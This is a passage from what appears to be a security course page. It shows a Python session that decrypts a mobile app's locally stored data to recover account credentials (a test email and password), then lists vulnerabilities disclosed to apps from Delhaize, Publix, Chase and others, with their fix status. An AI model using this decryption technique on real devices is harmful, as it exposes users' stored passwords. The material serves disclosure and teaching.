01EE695A09A784989E8D5A555297619FFABF2BF4DA45B8512ACEFCF01CF059BF3118AFBB0B6C1E03C97D7BDC43649970610A3E
5414691FA3CDB0F83FD18530328E437F38F3E06A82CEC66E2CD8E92CA345FAE512E3C36E3B43AF86516223BF04048381938AC6
4A7C4DED7CDE48207E15CA22E9A3BE17D2594F2BD71F66469E03B4C32D6B4C243FE4F07A53E8BE303AD4623B'.decode("hex"
)
>>> cipher.decrypt(ct)
'{"dob":"","email":"test1111@aol.com","firstName":"TestF","lastName":"TEstL","password":"P@ssw0rd123",
"phone":"","username":"test1111@aol.com","remberUsername":true,"remberPassword":true}\x06\x06\x06\x06\
x06\x06'
>>>
```

Multiple Vulnerabilities


Multiple Vulnerabilities

Delhaize	**Password in log, broken SSL, and insecure local encryption** Notified 5-14-17; no reply, still vulnerable as of 7-28-17
Publix	**Plaintext Password Storage and Broken SSL** Notified 5-13-17; no reply, still vulnerable as of 7-28-17

Fixed

Fixed

Golf Galaxy	**Broken SSL, and insecure added encryption** Notified 5-21-17 -- FIXED
JP Morgan Chase	**Password Exposed in Log** Notified 5-10-17; no reply, but fixed as of 7-28-17
OptionsHouse by ETrade	**Broken SSL** Fixed more than two years after notification




I HAVE HAD IT
WITH THESE #@$!
PASSWORDS ON
THIS #@$! PHONE!


O'REILLY

Optional book ($33)
Free online version

CNIT 141: Cryptography for Computer Networks

Planned for Fall 2017

Schedule · Lecture Notes · Projects · Links · Home Page